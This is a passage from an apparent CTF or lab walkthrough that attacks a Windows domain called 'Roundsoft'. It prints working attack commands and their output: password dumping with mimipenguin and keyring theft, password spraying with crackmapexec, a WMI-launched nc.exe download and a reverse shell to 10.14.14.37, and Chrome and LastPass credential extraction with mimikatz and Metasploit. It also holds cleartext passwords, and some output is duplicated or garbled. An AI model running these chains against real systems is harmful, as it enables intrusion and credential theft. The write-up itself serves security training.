

```
root@Ignis:/tmp/.1/mimipenguin# ./mimipenguin.py
[SYSTEM - GNOME]           ruby:N1xp@ssw0rd4Ruby
```

Now, when I own ruby's password in cleartext, I can grab his keyring files, transfer them to my local machine, restart gnome-keyring-daemon and view the secrets with seahorse.

```
root@Ignis:/tmp/.1# ls -la /home/ruby/.local/share/keyrings/
total 24
drwx-----  2 ruby  ruby  4096 Jun 15 13:28 .
drwx----- 15 ruby  ruby  4096 Jun 19 17:34 ..
-rw-----  1 ruby  ruby    677 Jan 17 2020 Credentials.keyring
-rw-----  1 ruby  ruby    535 Jan 17 2020 login.keyring
-rw-----  1 ruby  ruby    315 Jan 17 2020 stuff.keyring
-rw-----  1 ruby  ruby    207 Jan 17 2020 user.keystore
```

```
→ ~/.../share/keyrings gnome-keyring-daemon -r -d
** Message: 14:46:26.435: Replacing daemon, using directory: /run/user/0/keyring
GNOME_KEYRING_CONTROL=/run/user/0/keyring
SSH_AUTH_SOCK=/run/user/0/keyring/ssh
→ ~/.../share/keyrings ls
Credentials.keyring login.keyring login.keyring.bak stuff.keyring user.keystore
→ ~/.../share/keyrings seahorse
seahorse-Message: 20:28:34.761: DNS-SD initialization failed: Daemon not running
```





I could also just replace my `user.keystore` with ruby's to unlock his keyring files automatically.

In `Credentials.keyring` I see one secret that appears to be a domain password. I will dump all domain users from `IPC$` pipe on Shinra (DC) and run CME with it.

```
+ ~/endgame/rpg proxychains4 -q crackmapexec smb hosts.txt -u users.txt -p 'IgmbArb13g1rln@barbi3w0rld'
SMB    192.168.125.128 445   SHINRA      [*] Windows Server 2016 Standard 14393 x64 (name:SHINRA) (domain:Roundsoft.local) (signing:True) (SMBv1:True)
SMB    192.168.125.128 445   SHINRA      [-] Roundsoft.local\nyoshida:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
SMB    192.168.125.128 445   SHINRA      [-] Roundsoft.local\hsakaguchi:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
SMB    192.168.125.88 445    GELUS       [*] Windows 10.0 Build 17763 x64 (name:GELUS) (domain:Roundsoft.local) (signing:False) (SMBv1:False)
SMB    192.168.125.128 445   SHINRA      [-] Roundsoft.local\yamano:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
SMB    192.168.125.128 445   LUX        [*] Windows 10.0 Build 18362 x64 (name:LUX) (domain:Roundsoft.local) (signing:False) (SMBv1:False)
SMB    192.168.125.128 445   SHINRA      [-] Roundsoft.local\htanaka:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
SMB    192.168.125.128 445   SHINRA      [+] Roundsoft.local\rrodriguez:IgmbArb13g1rln@barbi3w0rld
SMB    192.168.125.88 445    GELUS       [-] Roundsoft.local\tnomura:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
SMB    192.168.125.88 445    GELUS       [-] Roundsoft.local\ruby_adm:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
SMB    192.168.125.88 445    GELUS       [-] Roundsoft.local\janderson:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
SMB    192.168.125.88 445    GELUS       [-] Roundsoft.local\jops:IgmbArb13g1rln@barbi3w0rld STATUS_LOGON_FAILURE
```

Flag

```
RPG{n0thing_*****}
```

4. The Source of Power

With rrodriguez creds I can WinRM into Lux again, and then discover SolarWinds WmiMonitor app which I have access to now.

```

→ ~/.../endgame/rpg proxychains4 -q evil-winrm.rb -u rrodriguez -p 'I@mabArb13g1rl1n@barbi3w0rld' -i 192.168.125.129
Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\rrodriguez\Documents> cd \programa-2
*Evil-WinRM* PS C:\Program Files (x86)> ls

    Directory: C:\Program Files (x86)

Mode                LastWriteTime         Length Name
----                -----        ----- 
d----       3/19/2019  10:32 AM           1000000 Common Files
d----       5/21/2020   3:35 PM           1000000 Internet Explorer
d----       3/19/2019  10:22 AM           1000000 Microsoft.NET
d----       11/15/2019  4:31 PM           1000000 MSBuild
d----       11/15/2019  4:31 PM           1000000 Reference Assemblies
d----       11/15/2019  4:34 PM           1000000 SolarWinds
d----       3/19/2019  11:50 AM           1000000 Windows Defender
d----       3/19/2019  10:22 AM           1000000 Windows Mail
d----       11/25/2019  4:16 AM           1000000 Windows Media Player
d----       3/19/2019  11:53 AM           1000000 Windows Multimedia Platform
d----       3/19/2019  10:32 AM           1000000 Windows NT
d----       3/19/2019  11:53 AM           1000000 Windows Photo Viewer
d----       3/19/2019  11:53 AM           1000000 Windows Portable Devices
d----       3/19/2019  10:22 AM           1000000 WindowsPowerShell

*Evil-WinRM* PS C:\Program Files (x86)> cd SolarWinds
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds> ls

    Directory: C:\Program Files (x86)\SolarWinds

Mode                LastWriteTime         Length Name
----                -----        ----- 
d----       11/15/2019  4:34 PM           1000000 WmiMonitor

*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds> cd WmiMonitor
ls
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> ls

    Directory: C:\Program Files (x86)\SolarWinds\WmiMonitor

Mode                LastWriteTime         Length Name
----                -----        ----- 
d----       11/15/2019  4:34 PM           1000000 ExportPage
d----       11/15/2019  4:34 PM           1000000 Help
-a----      9/5/2019   6:12 AM           324368 Infragistics2.Shared.v8.2.dll
-a----      9/5/2019   6:12 AM           3277584 Infragistics2.Win.v8.2.dll
-a----      9/5/2019   6:12 AM           492816 Newtonsoft.Json.dll
-a----      9/5/2019   6:12 AM           2951952 WmiMonitor.exe
-a----      9/5/2019   6:11 AM           2232 WmiMonitor.exe.config

```

We can assume, that if rrodriguez can use some **WmiMonitor** stuff, then he should have remote WMI access to some other box on the net, Gelus, for example. Remembering about the double-hop issue when doing things over remote PowerShell, I will explicitly define rrodriguez's creds and try some basic [WMI command](#).

```

*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> Get-WmiObject -ComputerName GELUS -Namespace "root" -class "__Namespace" | Select Name
Access is denied.

At line:1 char:1
+ Get-WmiObject -ComputerName GELUS -Namespace "root" -class "__Namespace" ...
+ ~~~~ CategoryInfo          : NotSpecified:() [Get-WmiObject], UnauthorizedAccessException
+ FullyQualifiedErrorId : System.UnauthorizedAccessException,Microsoft.PowerShell.Commands.GetWmiObjectCommand
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor>
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> $Cred = New-Object System.Management.Automation.PSCredential('rrodriguez', $(ConvertTo-SecureString 'I@mabArb13g1rl1n@barbi3w0rld' -AsPlainText -Force))
*Evil-WinRM* PS C:\Program Files (x86)\SolarWinds\WmiMonitor> Get-WmiObject -Credential $Cred -ComputerName GELUS -Namespace "root" -class "__Namespace" | Select Name
Name
-----
subscription
DEFAULT
CMV2
metac
cli
SECURITY
RSOP
PEH
StandardCimv2
WMI
AccessLogging
directory
Policy
InventoryLogging
Interop
Hardware
ServiceModel
Microsoft
Appv

```

From here I can run a simple PowerShell reverse-shell with `Invoke-WmiMethod` (remember that the `-EncodedCommand` option can accept up to 8190 characters), upgrade to nc.exe and look around.

```

PS C:\Program Files (x86)\SolarWinds\WMI Monitor> $cred = New-Object System.Management.Automation.PSCredential('rrodriguez',
$(ConvertTo-SecureString 'I@mabArb13g1rl1n@barbi3w0rld' -AsPlainText -Force))
PS C:\Program Files (x86)\SolarWinds\WMI Monitor> Invoke-WmiMethod -Credential $cred -ComputerName GELUS win32_process -Name Create -ArgumentList ("powershell iEX(New-Object
Net.WebClient).DownloadFile('http://10.14.14.37/nc.exe',
'C:\Users\rrodriguez\music\nc.exe'))"
PS C:\Program Files (x86)\SolarWinds\WMI Monitor>

```

```

PS C:\Program Files (x86)\SolarWinds\WMI Monitor> nc -lvp 1337
Ncat: Version 7.0.0 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.13.38.19.
Ncat: Connection from 10.13.38.19:59355.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

+ ./rev.ps1 | nc -lvp 1337
Ncat: Version 7.0.0 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.13.38.19.
Ncat: Connection from 10.13.38.19:59355.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\rrodriguez\music>

```

```

+ ./rev.ps1 | nc -lvp 1337
Ncat: Version 7.0.0 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.13.38.19.
Ncat: Connection from 10.13.38.19:59355.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\rrodriguez\music> iex(new-object net.webclient).downloadfile("http://10.14.14.37/nc.exe", "c:/users/rrodriguez/music/nc.exe")
PS C:\Users\rrodriguez\music> cd c:/users/rrodriguez/music
PS C:\Users\rrodriguez\music> ./nc.exe
[...]
PS C:\Users\rrodriguez\music> nc -lvp 1337
Ncat: Version 7.0.0 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.13.38.19.
Ncat: Connection from 10.13.38.19:59355.
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\rrodriguez\music>

```

Or just do it quicker like this:

```

PS > $cred = New-Object System.Management.Automation.PSCredential('rrodriguez',
$(ConvertTo-SecureString 'I@mabArb13g1rl1n@barbi3w0rld' -AsPlainText -Force))
PS > Invoke-WmiMethod -Credential $cred -ComputerName GELUS win32_process -Name Create -ArgumentList ("powershell iEX(New-Object
Net.WebClient).DownloadFile('http://10.14.14.37/nc.exe',
'C:\Users\rrodriguez\music\nc.exe'))"
PS > Invoke-WmiMethod -Credential $cred -ComputerName GELUS win32_process -Name Create -ArgumentList ("C:\Users\rrodriguez\music\nc.exe 10.14.14.37 1337 -e
powershell")

```

```
PS C:\users\rrodriguez\music> cd ../downloads  
cd ../downloads  
PS C:\users\rrodriguez\downloads> ls  
ls
```

Directory: C:\users\rrodriguez\downloads

Mode	LastWriteTime	Length	Name
-a---	1/19/2020 8:33 PM	1397976	ChromeSetup.exe

```
PS C:\users\rrodriguez\downloads> ps  
ps
```

Handles	NPM(K)	PM(K)	WS(K)	CPU(s)	Id	SI	ProcessName
79	5	3336	416		4884	0	cmd
73	5	2736	4308		6652	1	cmd
73	5	2736	4304		6780	1	cmd
150	9	4328	9736	0.02	1976	0	conhost
148	9	4416	10292	0.52	2588	0	conhost
150	9	4216	1740		4756	0	conhost
148	9	4256	1264		6024	0	conhost
148	9	4564	1276	1.25	6036	0	conhost
199	12	7420	18388		6660	1	conhost
201	12	7264	18244		6788	1	conhost
518	21	2324	5544		408	0	csrss
251	17	2232	5228		520	1	csrss
362	15	3696	15020		5908	1	ctfmon
259	14	4056	13544		3996	0	dllhost
581	26	23260	50780		1000	1	dwm
1392	54	24676	81916		2044	1	explorer
49	6	1496	4384		844	0	fontdrvhost
49	6	1600	4792		852	1	fontdrvhost
191	10	1648	1324		2632	0	GoogleCrashHandler
164	9	1716	148		6364	0	GoogleCrashHandler64
229	14	2256	3320		5640	0	GoogleUpdate
0	0	56	8		0	0	Idle
1222	76	1969072	108612		4900	0	java
1284	33	8872	47712		680	0	lsass
383	17	20376	36032	0.39	7028	0	met
227	13	3000	10452		3828	0	msdtc
781	74	175844	186352		2696	0	MsMpEng
139	9	1224	4600	0.28	3148	0	nc

===== (Browsers Information) =====

```
[+] Looking for Firefox DBs  
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history  
Not Found

[+] Looking for GET credentials in Firefox history  
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history  
Not Found

[+] Looking for Chrome DBs  
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history  
Chrome cookies database exists at C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default\Cookies  
[i] Follow the provided link for further instructions.  
Chrome saved login database exists at C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default\Cookies  
[i] Follow the provided link for further instructions.

[+] Looking for GET credentials in Chrome history  
[?] https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#browsers-history
```

Chrome-related stuff all over the place, so I will generate encrypted meterpreter payload (Defender is active) and gather more browser data.

```
meterpreter > load kiwi
Loading extension kiwi...
#####. mimikatz 2.2.0 20191125 (x64/windows)
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ##> Vincent LE TOUX ( vincent.letoux@gmail.com )
#####> http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > cd "C:\Users\rrodriguez\AppData\Local\Google\Chrome\User Data\Default"
[-] Parse error: Unmatched double quote: "cd \"C:\\Users\\rrodriguez\\AppData\\Local\\Google\\Chrome\\User Data\\Default\\\""
meterpreter > cd "C:\\Users\\rrodriguez\\AppData\\Local\\Google\\Chrome\\User Data\\Default"
meterpreter > kiwi_cmd '"dpapi::chrome /in:Cookies /unprotect"'

Host : .chrome.google.com ( / )
Name : __utma
Dates : 1/19/2020 8:54:17 PM -> 1/18/2022 8:56:26 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .chrome.google.com ( / )
Name : __utmw
Dates : 1/19/2020 8:56:25 PM -> 1/19/2020 9:26:26 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .chrome.google.com ( / )
Name : __utmt
Dates : 1/19/2020 8:54:17 PM -> 1/19/2020 9:04:17 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .chrome.google.com ( / )
Name : __utmz
Dates : 1/19/2020 8:54:17 PM -> 7/20/2020 8:56:26 AM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .doubleclick.net ( / )
Name : IDE
Dates : 1/19/2020 8:59:08 PM -> 1/18/2022 8:59:08 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .google.co.in ( / )
Name : NID
Dates : 1/19/2020 8:58:16 PM -> 7/20/2020 8:58:16 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .google.com ( / )
Name : 1P_JAR
Dates : 1/19/2020 8:58:45 PM -> 2/18/2020 8:58:45 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .google.com ( / )
Name : ANID
Dates : 1/19/2020 8:59:08 PM -> 1/18/2022 8:59:08 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}

Host : .google.com ( / )
Name : NID
Dates : 1/19/2020 8:58:45 PM -> 7/20/2020 8:58:45 PM
* using CryptUnprotectData API
ERROR kuhl_m_dpapi_unprotect_raw_or_blob ; NTE_BAD_KEY_STATE, needed Masterkey is: {b693a435-0c0e-4a47-b035-1840a9b054a1}
```

```
[msf6] post(windows/gather/enum_chrome) > set session 1
session => 1
[msf6] post(windows/gather/enum_chrome) > run

[*] Impersonating token: 2044
[-] Cannot impersonate: 1058: Operation failed: Access is denied.
[*] Running as user 'ROUNDSOFT\rrodriguez'...
[*] Extracting data for user 'rrodriguez'...
[+] Downloaded Web Data to '/root/.msf4/loot/20201114225956_default_10.13.38.19_chrome.raw.WebD_644300.txt'
[+] Downloaded Cookies to '/root/.msf4/loot/20201114225957_default_10.13.38.19_chrome.raw.Cooki_330690.txt'
[+] Downloaded History to '/root/.msf4/loot/20201114225958_default_10.13.38.19_chrome.raw.Histo_924638.txt'
[+] Downloaded Login Data to '/root/.msf4/loot/20201114225959_default_10.13.38.19_chrome.raw.Login_415789.txt'
[-] Bookmarks not found
[+] Downloaded Preferences to '/root/.msf4/loot/20201114230000_default_10.13.38.19_chrome.raw.Prefe_716164.txt'

/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
/usr/share/metasploit-framework/modules/post/windows/gather/enum_chrome.rb:144: warning: rb_check_safe_obj will be removed in Ruby 3.0
[*] Extensions installed:
[*] => Slides
[*] => Web Store
[*] => Docs
[*] => Google Drive
[*] => YouTube
[*] => Sheets
[*] => Feedback
[*] => Google Docs Offline
[*] => LastPass: Free Password Manager ←
[*] => CryptoTokenExtension
[*] => Cloud Print
[*] => Chrome PDF Viewer
[*] => Google Network Speech
[*] => Google Hangouts
[*] => Chrome Web Store Payments
[*] => Gmail
[*] => Chrome Media Router
[*] Post module execution completed
```

Access Chrome's DPAPI protected data from this user's context failed (also tried with [SharpWeb](#)), but there is the LastPass extension installed. Having studied the BlackHat [slides](#), I will download the LastPass DB and use the masterkey (that was obtained from the Gnome keyring within the `Drive` keyring) to decrypt it with [lastpass-vault-parser](#).

I've also tried to use the MSF `lastpass_creds` module, but it was failing and killing the shell because the encrypted masterkey was not saved in the DB. The online method is obviously not working.

Table: LastPassPreferences

	id	username_hash	prefname	prefvalue
1	1		generateHkKeyCode	71.0
2	2		generateHkMods	alt
3	3		recheckHkKeyCode	73.0
4	4		recheckHkMods	alt
5	5		searchHkKeyCode	87.0
6	6		searchHkMods	alt
7	7		nextHkKeyCode	33.0
8	8		nextHkMods	alt
9	9		prevHkKeyCode	34.0
10	10		prevHkMods	alt
11	11		homeHkKeyCode	72.0
12	12		homeHkMods	control alt
13	13		openpopoverHkKeyCode	220.0
14	14		openpopoverHkMods	alt
15	15		submitHkKeyCode	0.0
16	16		submitHkMods	
17	17		saveallHkKeyCode	0.0
18	18		saveallHkMods	
19	19		logoffHkKeyCode	0.0
20	20		logoffHkMods	
21	21		defaultffidHkKeyCode	0.0
22	22		defaultffidHkMods	
23	23		rememberpassword	0.0
24	24		rememberemail	1.0
25	25		showvault	0.0
26	26	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	language	en_US
27	27	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	showFormFillNotifications	0.0
28	28	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	showGenerateNotifications	0.0
29	29	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	showNotificationsAfterClick	0.0
30	30	f3219512a760852bb1338262f097a6a0bdcab6f5db7c4818171d2c9112969ff2	changedpopupfill	1.0

Table: LastPassSavedLogins2

	username	password	last_login	protected
1	ruby@roundsoft.com		Filter	Filter
1	ruby@roundsoft.com		1579496375318	0

